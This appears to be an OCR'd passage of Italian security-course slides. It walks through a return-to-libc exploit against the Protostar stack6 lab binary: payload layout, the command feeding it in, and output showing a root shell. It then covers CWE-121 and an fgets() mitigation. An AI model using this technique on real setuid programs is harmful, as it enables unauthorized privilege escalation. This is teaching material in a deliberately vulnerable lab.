
l'indirizzo di **`system()`**

4 **`b`** (indirizzo di ritorno non usato e riempito a caso)

indirizzo della stringa **`/bin/sh\0`**

L'input malizioso

(Sullo stack)



Stampa input malizioso su file

(Tramite **`python`**)

Si copi lo script **`stack6-payload.py`** sulla macchina virtuale Protostar e lo si esegua, stampando l'intero input malizioso su file:

```
stack6-payload.py > /tmp/payload
```

Esecuzione dell'attacco

(Identica a quanto visto nell'esercizio stack5)


Si esegua **`stack6`** con l'input malizioso, stando ben attenti a non chiudere STDIN!

```
(cat /tmp/payload; cat) |
  /opt/protostar/bin/stack6
```

Risultato

(You ROPped yourself to root! Congrats!)

```
Welcome to Protostar. To log in, you may use the user / user account.
When you need to use the root account, you can login as root / godmode.

For level descriptions / further help, please see the above url.

user@localhost's password:
Linux (none) 2.6.32-5-686 #1 SMP Mon Oct 3 04:15:24 UTC 2011 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon May 22 19:43:00 2017
$ (cat /tmp/payload; cat) | /opt/protostar/bin/stack6
input path please: got path /bin//sh
id
uid=1001(user) gid=1001(user) euid=0(root) groups=0(root),1001(user)
```



Return-To-Libc

(L'attacco appena visto)

L'attacco ora visto prende il nome di **Return-To-Libc**.

Alexander Peslyak AKA "Solar Designer" (1977 -)

Autore del software "John the Ripper"

Ideatore di diversi attacchi
(Return-To-Libc, Heap-based buffer overflow)

La vulnerabilità sfruttata negli esercizi

(È composta da diverse debolezze sfruttabili)

Nel gergo CWE, la vulnerabilità ora vista è un oggetto composto di tipo composite.

Le prime due debolezze sono già note e non vengono più considerate:

- assegnazione di privilegi non minimi al file binario;
- elevazione permanente dei privilegi.

L'ultima debolezza coinvolta è nuova.

Che CWE ID ha quest'ultima?

Debolezza #1

(Copia di un buffer senza controllare la dimensione dell'input)

I binari **`/opt/protostar/bin/stack*`** non controllano la dimensione di un input destinato ad una variabile automatica.

Di conseguenza, un input troppo grande distrugge lo stack.

CWE di riferimento: CWE-121.

https://cwe.mitre.org/data/definitions/121.html

Mitigazione #1
(Limitazione della lunghezza dell'input)

La mitigazione madre al buffer overflow sullo stack consiste nel limitare la lunghezza massima dell'input letto in una variabile automatica.

Quali funzioni per la limitazione dell'input sono presenti?

```
apropos -s 3 -a input string
```

→ Dovrebbe risultare la funzione **`fgets()`**.

La funzione di libreria `fgets()`

(Permette di impostare una lunghezza massima dell'input)

Si legga la documentazione di **`fgets()`**:

`man 3 fgets`

Tre parametri in ingresso:

- **`char *s`**: puntatore al buffer di scrittura
- **`int size`**: lunghezza massima input
- **`FILE *stream`**: puntatore allo stream di lettura


Valore di ritorno:

- **`char *`**: **`s`** oppure NULL in caso di errore

Una modifica mirata a `stack0`

(Lettura del buffer tramite `fgets()`)

Il file sorgente **`stack0-fgets.c`** implementa la lettura dell'input tramite **`fgets()`**.



```
volatile int modified;
char buffer[64];
...
modified = 0;
fgets(buffer, 64, stdin);
```

Risultato

(L'input è troncato a 64 caratteri ed il buffer overflow non avviene)